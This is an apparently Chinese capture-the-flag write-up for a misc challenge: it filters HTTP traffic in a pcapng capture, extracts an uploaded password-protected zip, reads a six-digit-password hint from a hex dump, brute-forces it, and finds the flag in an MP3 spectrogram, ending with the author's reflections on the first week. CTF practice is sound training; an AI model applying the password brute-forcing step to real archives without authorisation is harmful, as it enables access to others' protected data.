
一个.pcapng文件，用wireshark分析，发现有很多http的包，那就筛选http的包出来



逐个查看，发现有一个http的请求，上传了一个压缩包



导出这个压缩包，保存为song.zip：




压缩包是有密码保护的，用二进制编辑器打开可发现末尾有提示

```
Address  0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  Dump
007e7ce0 3d 6f 91 1e 4b a1 de 4a fc 6e 64 07 55 fc a5 c5 =o?K¤J臟d.U  ?□□
007e7cf0 53 05 2d 84 33 52 9b 52 47 ec af 1f c4 1c e2 37 S.-?R汴G殳.??□Φ□
007e7d00 dc 48 d9 a2 3f 30 39 99 a6 42 67 6a 86 9f 8c b4 躈佗?09櫐Bgj嗉龙[
007e7d10 42 f8 be 04 7f d5 83 0f 97 ac eb e6 9e 94 fc d7 B  ..諆.棳腈瀾  [
007e7d20 c0 ad dc 4b 29 1c 37 4a 32 6a ce 04 90 8c 06 e6 拉蹿).7J2j?.??□□
007e7d30 f2 1e 5e 54 b8 be c7 1c d7 1e 0e 5f 17 d9 fa 4e ?^T妇??._.羸N□Φ□
007e7d40 45 9f c6 29 eb 39 9d f0 1d 5b ae fe 4c b8 2f cc E熇)?.?[  L??□Φ□
007e7d50 45 e8 86 54 3f 73 5f 9b 48 94 8d 8c 1a 96 1a 03 E鑶T?s_莱???.□Φ□
007e7d60 3d 15 d8 d4 ad e8 68 a0 33 d3 17 ad 22 49 8d 45 =.卦  h.3??I.E□□
007e7d70 60 1b 8c d5 a7 73 e5 45 e3 c5 92 f5 99 0c 51 c4 `.屨  鋅闩揹?Q?□d
007e7d80 b9 7d 0c 1c 01 4f 58 70 13 f8 14 eb b3 d3 91 fb 篂...OXp.?氤討?□[
007e7d90 fb 96 d9 16 7c 41 7e 2f 8d 94 a0 48 b3 86 62 a9 麠?|A~/.?H硢b?□□
007e7da0 cf 41 d3 89 f8 7b 70 4b 4d 21 10 84 cf 81 5f 14 螓訊鴞pKM!.勂._.[
007e7db0 12 e3 fc bd 16 82 bc c6 d8 85 da c3 b7 7e ef 57 .泓?傺曝呵梅~颳□d
007e7dc0 7f be aa ad 50 4b 01 02 14 00 14 00 01 00 63 00 .惊璘K.........c.[
007e7dd0 fb 84 2d 50 00 00 00 00 89 7d 7e 00 99 43 8f 00 麆-P....墋~.機..[
007e7de0 12 00 2f 00 00 00 00 00 00 00 20 00 00 00 00 00 ../.......  .....
007e7df0 00 00 49 20 4c 6f 76 65 20 4d 6f 6e 64 61 79 73 ..I Love Mondays
007e7e00 2e 6d 70 33 0a 00 20 00 00 00 00 00 01 00 18 00 .mp3..  .........
007e7e10 ee a9 1a 06 ed c9 d5 01 ee a9 1a 06 ed c9 d5 01 瞟..砩?瞟..砩?□Φ[
007e7e20 39 12 a1 05 ed c9 d5 01 01 99 07 00 02 00 41 45 9.?砩?.?...AE□□昨
007e7e30 03 08 00 50 4b 05 06 00 00 00 00 01 00 01 00 6f ...PK..........o
007e7e40 00 00 00 c4 7d 7e 00 0d 00 c3 dc c2 eb ce aa 36 ...膂~...密码为6[
007e7e50 ce bb ca fd d7 d6                              位数字□仨競
```

密码是6位数字，那直接爆破好了，用什么软件就不细说了，爆破后解压到一个MP3文件（这首歌很好听！）

用Audacity软件打开查看频谱图可得flag



总结

第一周艰难的把题目都做了

- web的cxk游戏很好玩!
- re看汇编和反汇编很头疼
- Pwn乍一眼一看，想复杂了
- Crypto学了不少东西（虽然不怎么懂）
- misc脑洞真大！！！

> "不问出题人不知道，一问就知道自己的问题有多弱智"